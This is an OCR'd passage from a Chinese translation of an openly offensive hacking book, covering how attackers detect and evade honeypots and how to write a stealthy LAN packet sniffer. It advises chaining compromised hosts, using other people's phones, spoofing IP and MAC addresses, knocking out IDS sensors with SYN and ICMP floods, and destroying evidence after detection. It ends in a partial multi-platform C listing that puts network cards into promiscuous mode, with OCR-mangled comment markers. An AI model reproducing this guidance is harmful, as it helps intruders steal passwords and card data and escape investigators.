那些检测攻击行为的计算机系统广泛使用同样的策略。在引人注目的网段故意安装脆弱的服务器，把它与其他的主机隔离开来，实时跟踪所有未授权的访问。发现攻击者的 IP 地址后，上报给执法机关。即使黑客猫在匿名代理服务器的后面，Big Brother 正在看着他们呢。

一般把扮演诱饵的服务器称为蜜罐，由这类服务器组成的网络称为 honeynet。如果把蜜罐放在田野里，蜜蜂都会聚过来，因此，如果有人安装了蜜罐服务器，肯定会引起黑客的注意，黑客喜欢蜂蜜，很容易就会被它引诱过来。

黑客在发现蜜罐之后，一般很难耐得住它的诱惑。初看之下，蜜罐和正常的服务器并没什么两样；然而，实际上，蜜罐是精心设计的陷阱。小小的错误就可能陷进去——没有人能帮助困惑中的黑客。然而，流传的故事中说到，聪明的狐狸可以吃掉诱饵而不会被抓到。这对黑客来说也是一样的。

蜜罐的优点是它们相对较新，还没有被充分研究。黑客还没有找到蜜罐的破解之道；然而，希望在将来也保持这种形势并不是权宜之计。蜜罐的架构现还不成熟；所以，它也

有一大堆的问题。因此，即使在现在，有经验的黑客照样可以绕过它们。在将来，每个安装 UNIX，轻视鼠标的小孩都可以通过命令行做到。

26.1　罐里有什么?

典型的蜜罐包括复杂的软硬件，主要有下列部分组成：吸引注意力的主机，网络传感器，信息收集器。

吸引器是运行操作系统的服务器，一般都按要求配置成特殊的安全级别。把它与其他的网段隔离开，防止入侵者把它做为跳板攻击其他的主机。不过，有经验的黑客可以凭借这些蛛丝马迹，意识到已经接近陷阱的边缘，必须马上消失，并移走所有的活动痕迹。理论上，管理员甚至可以伪装整个 LAN。然而，实际上，这种解决方案造价太昂贵了；因此，管理员必须在虚弱的隔离只保护十分重要的主机、和在独立的计算机上运行 LAN 模拟器之间找出折中办法。通常，解决方案会由多个蜜罐服务器组成。它们中的一些包含众所周知的漏洞，专为那些熬了十年寒窗，刚刚开始学习命令行的初学者而设计；而另一些蜜罐的保护级别设得很高，希望通过它们发现那些经验老道的入侵者执行的未知攻击。因此，那些自己发现漏洞的黑客一般都不会冒然入侵碰到的第一个脆弱的服务器。毕竟，如果攻击失败了，关于新漏洞的信息就会泄露出去，黑客可能会因此被送上法庭。顺便说一句，许多蜜罐配置成默认的安全级别。用这样的配置有充足的理由。默认配置的安全漏洞是众所周知的，能吸引大批的攻击者。而且在这种情形下，攻击者还会有虚假的印象，认为这只是那些没有经验的管理员安装的系统（不是最新的），这些管理员对网络安全只有很模糊的概念。大部分管理员的确如此。然而，被蜜罐的陷阱所诱惑和捕获的风险也很高；因此，控制攻击的冲动更为明智一些。

网络传感器通常是用 UNIX 系统实现的。为了监控信息，经常会用 tcpdump 或类似的工具，根据网络的具体结构，传感器可以是本地网段中的一台主机，也可以是位于诱惑物之前的路由器。有时候，甚至会把网络传感器与吸引器安装在同一台机器上。这简化了蜜罐系统，不过，也削弱了它的免疫力（因为如果攻击者觉察到传感器，他/她就能迅速杀死它）。如果传感器位于广播网络内，那它可以隐藏得很好。这类传感器可以不配 IP 地址，或者仅在暗中记录网络流量——这可以通过物理上断开网卡的传输线来完成（更多详情参见第 27 章）。在这方面，路由器相当引人注目；然而，通常不可能发现是否有网络传感器正在操作它

tcpdump 抓到的 dump 可以被不同的分析器处理（例如 IDS），它首先识别攻击行为，然后确定入侵者的 IP 地址。收集器担当收集信息的大任，它的核心是数据库，也是蜜罐系统里最薄弱的一环。为了成功，管理员必须预先确定一个标准集合，规定哪些动作是正常

的哪些不是。否则，管理员将担心每一次的端口扫描，而可能会错过那些众所周知的攻击的变种。这里有另外一个问题：蜜罐可能除了黑客的流量之外，不会接收到任何其他的流量（通过 IP 包头里的 IP 字段变化的天性，可以很容易确定）。在这种情况下，攻击者可能会立即觉察到存在陷阱，并停止攻击。

如果吸引器位于外部网络，那么不可能直接分析流量 dump，对黑客来说，没有什么比迷失在合法的查询里更容易了。保存信用卡号或其它敏感信息的数据库是黑客的最爱（必须伪造这类信息）。任何企图访问这些文件，如同企图使用这些信息，都是入侵的证据。有很多方法可以抓捕入侵者；不过，在大多数情况下，这些方法都简化成硬编码的模板，这也意味着不可能发现思想超前的黑客。

典型的蜜罐流程图如图 26.1 所示。




图 26.1　最简单的蜜罐流程图

蜜罐的价值被过分夸大了，有经验的黑客可以绕过它们。考虑怎样做才有可能。

26.2　准备攻击

首先，黑客需要可靠的通信链路来保证坏小子无法跟踪他们。每条链路的保护级别是不一样的。在广播网络里，为了隐藏黑客活动，可以克隆其他人的 IP 和 MAC 地址（这个机器在攻击期间必须没有开机）。倘若 LAN 里没有安装入侵检测设备，几乎不可能发现黑客。然而，如果黑客的系统本身有问题，可能会被蜜罐中的间谍软件暗中感染。有许多初学者在使用浏览器时，落入蜜罐的 cookies 陷阱。

出于安全性的考虑，有经验的黑客一般先攻击间接目标，把它们连成一串（通常，从3 个到 5 个不等，太多了，延迟可能会比较大），再利用其他人的手机通过 GPRS 协议连上网。他们尽量远离居住地，避免被方位探测设备发现（详情参见第 1 章）。不能仅靠代理来隐藏 hacking 活动，因为我们并不清楚代理服务器是否记录所有的连接。而且在众多的免费代理服务器中，有许多是执法机关为了跟踪黑客而安装的蜜罐。

26.3　对蜜罐的认识

在攻击之前，有经验的黑客会仔细研究潜在的对手（知己知彼，方能百战百胜）。这些研究包括探明对方的网络拓扑，找出对手的主力集中在哪里，尽量找出所有的蜜罐。在这个阶段，黑客主要是利用哑主机进行端口扫描，从而隐藏自己的 IP 地址（更多详情参见第 23 章）。

在一般情况下，黑客会放弃明显有问题的服务器，因为它们之中很可能有蜜罐，甚至碰一下都会带来危险。最理想的、惟一的例外是位于 DMZ 区的服务器，因为一般没有人会想到在它们之间安插了蜜罐。然而，应当注意的是，在这类服务器中可能有 IDS。

最安全的方法是攻击防火墙之后的内部用户（如果它们出现在攻击者的视野里）。在这种情况下，碰到蜜罐的可能性最小。然而，和服务器比起来，工作站上的漏洞少很多；因此，正面攻击比较困难，采取迂回战术可能会好一些。

26.4　骗人的诡计

选定目标之后，黑客一般不会急于实施攻击。首先，他会确认目标是否具有典型的蜜罐特性（服务于外部流量的主机，异样的配置信息，被网络的其他参与者合法地使用，等等）。确认安全之后，黑客可能开始扫描端口，重复发送各种无意义的、但明显具有威胁的字符串（可能是导致缓冲区溢出的 shellcode），令管理员热血沸腾的时刻到来了。在这种情况下，很难理解是否发生了真正的缓冲区溢出，以及是由哪一个查询引起的。

必须通过安全链接来实施轰炸（尽管普通的端口扫描不是非法的，但实际上，这种情形由“丛林法则”所调节）。

26.5　攻击蜜罐

作为普通的网络主机，蜜罐也面临着各种 DoS 攻击的风险。整个蜜罐系统中最薄弱的


一环是网络传感器，它负责跟踪所有的流量。如果黑客使它停止工作，那么，管理员在很长一段时间内都可能不会注意到入侵行为。被攻击的主机必须持续运行；其他的主机与攻击关系不大。假设传感器接收所有的包，那么黑客可以通过发送声明到不存在的主机、或任何不需要的主机的包，引起传感器的故障。

作为一个变种，有可能用 SYN 包攻击网络（在网上，有许多关于 SYN Flood 攻击的描述），或者发动 ECHO death 攻击（通过多台性能强劲的服务器直接对攻击目标发送大量的 ICMP 包，可以伪造 ICMP 包中的 IP 地址——换句话说，可以以攻击目标的名义发送 echo 请求）。

攻击本身通常与协议无关，而且支持透明加密，从而使网络传感器丧失判断。一般可以利用 SSH。然而，这限制了攻击者选择攻击的范围，这个缺点抵消了加密所能带来的所有好处。

26.6 在蜜中淹死

如果被攻击的主机恰好是蜜罐（图 26.2），那么攻击者的操作没有生成结果（脆弱的服务器静静地“吃”着 shellcode，然后继续运行，好像什么也没发生一样），或者发现服务器上空空如也。在这种情况下，只有那些镇定的、不自乱阵脚的攻击者才能安全逃生。首先，把手机处理掉，它是与攻击有关的重要证据（仅仅销毁 SIM 卡还不行，因为手机包含一个惟一的识别码）。在那之后，入侵者独自匆忙离开，不引起不必要的注意。如果是从 LAN 发起攻击，入侵者必须移走所有与攻击相关的软件和数据文件，包括临时的。



攻击者以为他攻击了一个脆弱的服务，而实际上是掉进了蜜罐

图 26.2 被攻击的服务器恰好是蜜罐

CHAPTER

27

第 27 章　窃听 LAN

网络流量中蕴含大量有价值的信息，包括密码，信用卡号，和敏感信息。黑客可以利用 sniffer 获取这些信息。网络窃听给我们带来乐趣，但同时也伴随着风险。流行的 sniffer 不会刻意隐藏自己，管理员可以很容易发现它们。因此，不想被抓住的黑客必须自己写 sniffer。本章将仔细介绍 sniffer，并演示怎样编写网络窃听工具。编写网络 sniffer 可以积累非常宝贵的编程经验，程序员需要仔细研究操作系统的内部结构，并学习多种网络协议。换句话说，决定编写 sniffer 的黑客既享受了乐趣，也会从中获益匪浅。使用标准的工具不是不可以，但是这不会给我们带来成就感。

27.1　攻击的目标和方法

按照行业惯例，sniffer 捕获网络中的流量，甚至是所有可能或不可能经过这个主机的流量。（然而，当以商业的口吻描述时，sniffer 是 Network Associates 的商标，它经销 Sniffer Network Analyzeer。）

对网络监控来说，大部分 sniffer 是合法的，不需要额外的设备。不过，它们经常被非法使用，并需要适当的特权（例如，service men 可以连接本地环路（loop），但客户端没有权限这样做）。

攻击的目标可以是 LAN（基于 HUB 和交换机），广域网（WAN）（包括拔号连接），卫星和移动因特网，无线网络（包括红外和蓝牙），等等。本章把主要精力放在窃听 LAN 上；其他类型的网络只做简要介绍，因为攻击它们的方法全然不一样。常见的窃听方式可以分成如下两种：被动和主动。被动窃听允许攻击者捕获物理链路上经过特定主机的流量。

剩下的流量只有通过直接干涉网络处理（例如，修改路由器或发送伪造的包）才能窃听到。通常认为很难发现被动窃听；不过，也不完全是这样。本章后面会详细介绍这方面的内容。

Hub 和相关的缺陷

Hub 或集线器是多端口中继器。它从一个端口接收数据后，立即把数据包转发给其他的端口。在基于同轴电缆的网络里，转发器不是必需的组件；当使用公共总线时，可以不使用 Hub（图 27.1）。在基于双绞线的网络以及基于同轴电缆的星形拓扑网络里，默认需要使用转发器（图 27.2）。交换机，也称智能 Hub 或路由器，是转发器的增强版本，只把数据包转发给它们声明的网络主机端口。从而消除了捕获流量的可能性（在理论上）。




图 27.1　总线形网络拓扑




图 27.2　星形网络拓扑

27.2　被动窃听

很长一段时间以来，LAN 一直是以太网的代名词。在基于公共总线拓扑的以太网上，网络上某台主机发送的每一个包将被转交给网络中其他的参与者。网卡在硬件层分析，并把自己的物理地址（也称为 MAC 地址）与以太网包头里包含的地址做比较，仅把属于“自己的”包上传给 IP 层。

为了捕获流量，必须把网卡切换到混杂模式，在混杂模式里，所有接收的包都上传给 IP 层。大部分标准的网卡都支持混杂模式，这也刺激好奇的用户窥探网络中其他的用户。

迁移到双绞线并使用非智能的 Hub，于事无补，因为发送的包被 Hub 复制给每一个端口，窃听器可以用同样的方法捕获流量。智能 Hub 可以分析包头，并把它们转发给预期的主机，从而防止初动窃听；因此，在这种情形下，攻击者只能使用主动窃听，我将在后面仔细介绍这方面的内容。

因此，为了实现被动窃听，需要把网卡切换到混杂模式，创建一个 raw 套接字，它可以访问所有经过特定 IP 接口的数据包。这里不适合使用标准的套接字，因为它只接收那些明确声明到指定端口的包。

网上有许多 UNIX 下的 sniffer，大部分都以源码发布，并带有详细的注释。流量窃听中的很多方法都依靠 libcap 跨平台函数库，现在，libcap 也移植到 Windows 9x/ME/NT/2000/XP/CE。可以在 http://winpcap.polito.it/install/default.htm 找到 Windows 下的函数库和 tcpdump。因为被攻击的计算机可能没有这个函数库（还没见过哪个蠕虫带着它四处奔波呢），因此，真正的黑客更喜欢自己编写 sniffer 内核。

UNIX 不允许直接从应用层访问硬件（所以重编程网卡不太可能）。不过，它们为把接口切换到混杂模式提供了特殊的控制。对于不同的 UNIX 版本来说，这些控制的差异很大，也使黑客的任务更加复杂了。

BSD UNIX 包括专门的包过滤，对应于/dev/bpf 设备，可以灵活地、有选择性地捕获外部包。使用 IOCTL 把接口切换到混杂模式，大致的操作如下：ioctl (fd, BIOCPROMISC, 0)。在这里，fd 是接口描述符，BIOCPROMISC 是 IOCTL 控制码。在 Solaris 里，除了 IOCTL 码不一样、设备被称为 hme 而不是 bpf（BSD Packet Filter）外，所有的操作都与 BSD 里的类似。SunOS 也与此类似，它提供 nit 伪设备的流驱动程序（NIT 代表 Network Interface Tap）。与 BPF 相比，NIT 流过滤器仅捕获进入包，允许外出包绕过它。此外，它的操作相当慢。Linux 下使用不同的方法。它们为了在驱动层与网络相结合，支持专门的 IOCTL 码。为了完成这个目标，用下列调用创建一个 raw 套接字就行了：socket (PF_PACKET, SOCK_RAW, int protocol)。然后，把关联的接口切换到混杂模式–ifr.ifr_flags |= IFF_PROMISC; ioctl (a,

SIOCGIFFLAGS, ifr)，s 是套接字描述符，ifr 是接口。

http://www.security-labs.org/index.php3?page=135 上有一本非常好的、关于 sniffer 编程的手册（尽管是法文的）。http://packetstormsecurity.org/sniffers/提供多种流量 sniffer 和抢夺者（grabber）的源码。换句话说，与 sniffer 相关的信息非常丰富。黑客可能碰到的惟一问题是，怎样合理使用这些资源，并记住每个操作系统的特性。

我看过的文章大都只描述一两种操作系统，而省略其他的。因此，参考这样的文章时，经常要在不同的操作系统间切换，检查某个特性在每个系统里是怎样实现的，包括 Linux，BSD，和 Solaris。这可能会把程序员搞得一头雾水，什么也记不起来。另外，有些源码中包含大量致命的错误，连编译都通不过，更别说什么用起来了。

因此，我就不用比较表折磨你了（它们的弊大于利）。代替这，为了操作并支持多种操作系统，包括 SunOS，Linux，FreeBSD，IRIX，和 Solaris（清单 27.1），我将提供可用的、准备套接字（设备描述符）的抽象函数。在 http://pachetstormsecurity.org/sniffers/gdd13.c 可以找到完整的 sniffer 源码。

清单 27.1　在 Linux/UNIX 下创建 raw 套接字，并把它切换到混杂模式

```
/*=============================================================
  Ethernet Packet Sniffer 'GreedyDog' Version 1.30
  The Shadow Penguin Security (http://shadowpenguin.backsection.net)
  Written by UNYUN (unewn4th@usa.net)

#ifdef SUNOS4 /*--------< SUN OS4 >------------*/
#define       NIT_DEV                  "/dev/nit"                  */
#define       DEFAULT_NIC              "le0"                       */
#define       CHUNKSIZE                4096                        */
#endif
#ifdef LINUX  /*--------< LINUX >-------------*/
#define       NIT_DEV                  ""
#define       DEFAULT_NIC              "eth0"                      */
#define       CHUNKSIZE                32000                       */
#endif

#ifdef FREEBSD /*--------< FreeBSD >-----------*/
#define       NIT_DEV                  "/dev/bpf"                  */
#define       DEFAULT_NIC              "ed0"                       */
#define       CHUNKSIZE                32000                       */
#endif

#ifdef IRIX /*-----------< IRIX >--------------*/
#define       NIT_DEV                  ""
```

```
#define         DEFAULT_NIC                     ""
#define         CHUNKSIZE                       60000                                   */
#define         ETHERHDRPAD             RAW_HDRPAD(sizeof(struct ether_header))
#endif

#ifdef SOLARIS /*--------< Solaris >-----------*/
#define         NIT_DEV                         "/dev/hme"                              */
#define         DEFAULT_NIC                     ""
#define         CHUNKSIZE                       32768                                   */
#endif

#define         S_DEBUG                                                                 */
#define         SIZE_OF_ETHHDR                  14                                      */
#define         LOGFILE                         "./snif.log"                            */
#define         TMPLOG_DIR                      "/tmp/"                                 */

struct conn_list{
        struct conn_list        *next_p;
        char                     sourceIP[16], destIP[16];
        unsigned long            sourcePort, destPort;
};

struct conn_list *cl; struct conn_list *org_cl;

#ifdef SOLARIS
        int         strgetmsg(fd, ctlp, flagsp, caller)
        int         fd;
        struct      strbuf  *ctlp;
        int         *flagsp;
        char        *caller;
        {
                int     rc;
                static  char errmsg[80];

                *flagsp = 0;
                if ((rc = getmsg(fd, ctlp, NULL, flagsp)) < 0) return(-2);
                if (alarm(0) < 0) return(-3);
                if ((rc&(MORECTL|MOREDATA)) == (MORECTL|MOREDATA)) return(-4);
                if (rc&MORECTL) return(-5);
                if (rc&MOREDATA) return(-6);
                if (ctlp->len < sizeof(long)) return(-7);
                return(0);
        }
#endif

int         setnic_promisc(nit_dev, nic_name)
```

```
char        *nit_dev;
char        *nic_name;
{
        int sock; struct ifreq f;

#ifdef SUNOS4
        struct strioctl si; struct timeval timeout;
        u_int chunksize = CHUNKSIZE; u_long if_flags = NI_PROMISC;

        if ((sock = open(nit_dev, O_RDONLY)) < 0)              return(-1);
        if (ioctl(sock, I_SRDOPT, (char *)RMSGD) < 0)          return(-2);
        si.ic_timout = INFTIM;
        if (ioctl(sock, I_PUSH, "nbuf") < 0)                   return(-3);

        timeout.tv_sec = 1; timeout.tv_usec = 0; si.ic_cmd = NIOCSTIME;
        si.ic_len = sizeof(timeout); si.ic_dp  = (char *)&timeout;
        if (ioctl(sock, I_STR, (char *)&si) < 0)               return(-4);

        si.ic_cmd = NIOCSCHUNK; si.ic_len = sizeof(chunksize);
        si.ic_dp  = (char *)&chunksize;
        if (ioctl(sock, I_STR, (char *)&si) < 0)               return(-5);

        strncpy(f.ifr_name, nic_name, sizeof(f.ifr_name));
        f.ifr_name[sizeof(f.ifr_name) - 1] = '\0'; si.ic_cmd = NIOCBIND;
        si.ic_len = sizeof(f); si.ic_dp  = (char *)&f;
        if (ioctl(sock, I_STR, (char *)&si) < 0)               return(-6);
        si.ic_cmd = NIOCSFLAGS; si.ic_len = sizeof(if_flags);
        si.ic_dp  = (char *)&if_flags;
        if (ioctl(sock, I_STR, (char *)&si) < 0)       return(-7);
        if (ioctl(sock, I_FLUSH, (char *)FLUSHR) < 0) return(-8);
#endif

#ifdef LINUX
        if ((sock = socket(AF_INET, SOCK_PACKET, 768)) < 0) return(-1);
        strcpy(f.ifr_name, nic_name);
        if (ioctl(sock, SIOCGIFFLAGS, &f) < 0) return(-2);
        f.ifr_flags |= IFF_PROMISC;
        if (ioctl(sock, SIOCSIFFLAGS, &f) < 0) return(-3);
#endif

#ifdef FREEBSD
        char device[12]; int n = 0; struct bpf_version bv; unsigned int size;

        do{
                sprintf(device, "%s%d", nit_dev, n++);
                sock = open(device, O_RDONLY);
```

```
        } while(sock < 0 && errno == EBUSY);
        if(ioctl(sock, BIOCVERSION, (char *)&bv) < 0) return(-2);
        if((bv.bv_major != BPF_MAJOR_VERSION)||
       (bv.bv_minor < BPF_MINOR_VERSION))return -3;
        strncpy(f.ifr_name, nic_name, sizeof(f.ifr_name));
        if(ioctl(sock, BIOCSETIF, (char *)&f) < 0) return-4;
        ioctl(sock, BIOCPROMISC, NULL);
        if(ioctl(sock, BIOCGBLEN, (char *)&size) < 0)return-5;
#endif

#ifdef IRIX
        struct sockaddr_raw sr; struct snoopfilter sf;
        int size = CHUNKSIZE, on = 1; char *interface;
        if((sock = socket(PF_RAW, SOCK_RAW, RAWPROTO_SNOOP)) < 0) return -1;
        sr.sr_family = AF_RAW; sr.sr_port = 0;
        if (!(interface = (char *)getenv("interface")))
        memset(sr.sr_ifname, 0, sizeof(sr.sr_ifname));
        else strncpy(sr.sr_ifname, interface, sizeof(sr.sr_ifname));
        if(bind(sock, &sr, sizeof(sr)) < 0) return(-2);
        memset((char *)&sf, 0, sizeof(sf));
        if(ioctl(sock, SIOCADDSNOOP, &sf) < 0) return(-3);
        setsockopt(sock, SOL_SOCKET, SO_RCVBUF, (char *)&size, sizeof(size));
        if(ioctl(sock, SIOCSNOOPING, &on) < 0) return(-4);
#endif

#ifdef SOLARIS
        long buf[CHUNKSIZE]; dl_attach_req_t ar; dl_promiscon_req_t pr;
        struct strioctl si; union DL_primitives *dp;
        dl_bind_req_t bind_req;
        struct strbuf c; int flags;

        if ((sock = open(nit_dev, 2)) < 0) return(-1);

        ar.dl_primitive = DL_ATTACH_REQ; ar.dl_ppa = 0; c.maxlen = 0;
        c.len = sizeof(dl_attach_req_t); c.buf = (char *)&ar;
        if (putmsg(sock, &c, NULL, 0) < 0) return(-2);

        c.maxlen = CHUNKSIZE; c.len = 0; c.buf = (void *)buf;
        strgetmsg(sock, &c, &flags, "dlokack");
        dp = (union DL_primitives *)c.buf;
        if (dp->dl_primitive != DL_OK_ACK) return(-3);

        pr.dl_primitive = DL_PROMISCON_REQ;
        pr.dl_level = DL_PROMISC_PHYS; c.maxlen = 0;
        c.len = sizeof(dl_promiscon_req_t); c.buf = (char *)&pr;
        if (putmsg(sock, &c, NULL, 0) < 0) return(-4);
```

```
        c.maxlen = CHUNKSIZE; c.len = 0; c.buf = (void *)buf;
        strgetmsg(sock, &c, &flags, "dlokack");
        dp = (union DL_primitives *)c.buf;
        if (dp->dl_primitive != DL_OK_ACK) return(-5);

        bind_req.dl_primitive = DL_BIND_REQ; bind_req.dl_sap = 0x800;
        bind_req.dl_max_conind = 0; bind_req.dl_service_mode = DL_CLDLS;
        bind_req.dl_conn_mgmt = 0; bind_req.dl_xidtest_flg = 0; c.maxlen = 0;
